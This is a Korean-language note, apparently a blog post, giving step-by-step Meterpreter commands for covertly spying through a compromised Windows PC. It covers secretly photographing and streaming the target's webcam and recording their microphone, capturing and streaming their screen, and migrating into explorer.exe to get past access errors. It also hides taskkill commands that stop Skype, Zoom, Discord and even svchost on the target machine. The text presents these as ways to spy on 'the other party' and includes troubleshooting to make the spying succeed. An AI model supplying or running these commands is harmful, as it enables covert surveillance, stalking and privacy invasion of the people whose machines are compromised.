웹캠 해킹 및 찾기
1탄 비트락커 복구 키 찾기 완벽하게 정리하고 2탄 웹캠(Webcam) 찾기로 넘어간다.
웹캠 해킹 및 정보 획득 명령어
┗ webcam_list
웹캠으로 몰래 사진 한 장 찍기
┗ webcam_snap
성공 화면: 사진이 찍힌 후 내 Kali Linux 시스템의 특정 경로(예: /root/XXXX.jpeg)에 저장되었다고 뜬다.
웹캠 실시간 스트리밍 감시하기 (실시간 영상)
┗ webcam_stream
──────────────
혹시라도 에러가 발생 된다면 권한이 없는것이다
웹캠 접근 거부(Access Denied) 해결하기

┗ enumdesktops
현재 접속자(Manager 계정)의 권한으로 전환하기
┗ rev2self
(이 명령어를 치면 시스템 권한에서 실제 로그인되어 있는 윈도우 사용자 권한으로 한 단계 내려오게 된다.)
웹캠 다시 확인하기
┗ webcam_list
위 내용 처럼
권한 우회(rev2self)가 완벽하게 먹혀서 웹캠 정보 장치가 나타난다
──────────────
상대방 웹캠으로 "사진 한 장" 몰래 찍기
┗ webcam_snap
상대방 웹캠 "실시간 영상" 감시하기
┗ webcam_stream
Kali Linux 내부에서 파이어폭스(Firefox) 웹 브라우저가 알아서 켜지면서
실시간으로 움직이는 영상이 스트리밍되기 시작한다.
──────────────
위 내용 대로 했는데 오류가 발생 한다면
세션을 일반 사용자 권한으로 완전히 갈아타기
meterpreter > 창에 다음 명령어를 순서대로 입력
현재 돌아가고 있는 윈도우 프로세스 목록 확인
┗ ps
──────────────
ps 명령어를 입력했는데 Send timed out 에러가 뜨면
세션 강제 동기화
┗ background
( 이 명령어를 치면 현재 세션에서 잠시 빠져나와 msf exploit(...) > 화면으로 돌아간다)
┗ sessions -i 2
(아까 세션 번호가 2번이었으므로 2를 입력한다.)
──────────────
만약 계속 먹통이거나 타임아웃이 뜬다면?
현재 세션 완전히 종료하기
┗ exit
공격 재실행하여 깨끗한 세션 다시 열기
┗ run
(다시 meterpreter session 3 opened와 같은 메시지가 뜨며 새 창이 열린다.)
처음부터 '실제 로그인된 사용자(Manager)' 권한 훔쳐서 시작하기
┗ ps
목록 중에서 explorer.exe의 PID 번호(예: 2340)를 확인한 뒤 바로 갈아탄다.
┗ migrate [확인한 PID번호]
이제 관리자 권한과 데스크톱 세션 권한이 완벽하게 결합된 상태. 바로 웹캠을 작동 시킨다
┗ webcam_snap
┗ webcam_snap
세션이 잠시 멈췄을 뿐이니 당황하지 말고 우선 1단계(background 후 다시 sessions -i 2)를 가볍게 시도
그래도 안 되면 2단계로 완전히 새 세션을 열어서 진입하는 것이 직관적임
──────────────
사용자 프로세스로 이주(Migrate)하기
meterpreter > 창에 아래 명령어를 그대로 입력하고 엔터를 치기

┗ migrate 3672
(만약 에러가 나거나 실패한다면 바로 옆에 있는 다른 번호인 migrate 3692를 입력하기)
웹캠 다시 촬영해보기
┗ webcam_snap
그럼 이런식으로 뜬다 .
Migration completed successfully가 뜬다
완벽하게 사용자 권한(Manager)의 가상 세션 속으로 완벽하게 들어오는 데 성공
──────────────
사진 촬영 시도하기 (Snapshot)
┗ webcam_snap
실시간 스트리밍 원하면
┗ webcam_stream
에러가 발생 될수도 있고 잘 뜰수도 있다 에러가 뜬다면
웹캠을 쓰고 있는 윈도우 앱들 강제 종료하기
상대방 윈도우(타겟 PC)에서 카메라를 몰래 쓰고 있는 앱들을 강제 종료하는 명령어
meterpreter > 창에 아래 명령어들을 한 줄씩 복사해서 실행하기
┗ execute -H -f taskkill.exe -a "/f /im Skype.exe"
┗ execute -H -f taskkill.exe -a "/f /im Zoom.exe"
┗ execute -H -f taskkill.exe -a "/f /im Discord.exe"
┗ webcam_snap
윈도우 기본 카메라 앱(Microsoft.Photos) 프로세스 죽이기
종종 윈도우 내장 카메라 앱이 백그라운드에서 독점하고 있을 수 있다.
아래 명령어로 관련 프로세스를 강제 중지시킵니다.
┗ execute -H -f taskkill.exe -a "/f /im svchost.exe"
(다만 svchost.exe는 시스템 핵심 프로세스도 포함하므로, 에러가 나면 그냥 넘어가셔도 괜찮다.)
타겟 PC에서 카메라를 쥐고 있는 기존 앱들만 종료 하면
아까 완벽하게 뚫어놓은 권한 때문에 이번에는 100% Starting... 이후에 Saving to: ...가 뜨며 성공할 것이다
종료 후 다시 webcam_snap을 실행하기
──────────────
윈도우의 미디어 기초(Media Foundation) 강제 우회하기
meterpreter > 프롬프트에 아래 명령어를 친다
┗ webcam_stream -d 1
-d 1 옵션은 첫 번째 등록된 드라이버(USB2.0 PC CAMERA)를 기본 연결 프로세스를 무시하고 디렉트(Direct)로 직접 제어해서 스트리밍 채널을 열라는 명령어다.
기본 명령어로 부딪혔던 충돌을 우회하는 데 아주 효과적이라고 한다
──────────────
웹캠 대신 "마이크"로 몰래 녹음하기
상대방 마이크 소리 5초간 몰래 녹음하기
┗ record_mic -d 5
상대방 주변 소리 실시간으로 내 컴퓨터로 받아쓰기(오디오 스트리밍)
┗ sound_stream
프로그램을 끄지 않고 가려면 webcam_stream -d 1을 먼저 시도해 보고,
하드웨어 락이 너무 강하게 걸려있다면 방향을 틀어 record_mic -d 5로
마이크 녹음을 성공 시킨다
──────────────
실시간 화면 캡처 및 모니터링
상대방 화면 캡처하기
┗ screenshot
실시간 화면 중계하기
┗ screenshare
──────────────
웹캠 관련 명령어 (캡처 및 실시간 확인)명령어설명
┗ webcam_list
상대방 PC에 연결된 웹캠 장치 목록 확인장치가 잡혀 있어야 캡처 가능
┗ webcam_snap
웹캠으로 사진 1장 캡처해서 가져오기자동으로 브라우저가 열리며 사진 표시
┗ webcam_stream
웹캠 화면 실시간 스트리밍(CCTV처럼) 보기브라우저를 통해 실시간 영상 송출
──────────────
화면 캡처 명령어
┗ screenshot
상대방이 보고 있는 윈도우 화면 전체 캡처웹캠 대신 바탕화면 상태를 찍어올 때 사용
화면에 메시지 보낼때
┗ msgbox "내용"
상대방 화면에 일방적으로 메시지 팝업창 띄우기
┗ webcam_chat
상대방과 실시간 웹캠 비디오/텍스트 채팅 시작 쌍방 대화창 활성화
여기까지 웹 캠 해킹에 대해서 마무리 한다

이 노트는 로그인하지 않아도
열람할 수 있습니다.
작성·수정·삭제는
관리자 로그인
후 가능합니다.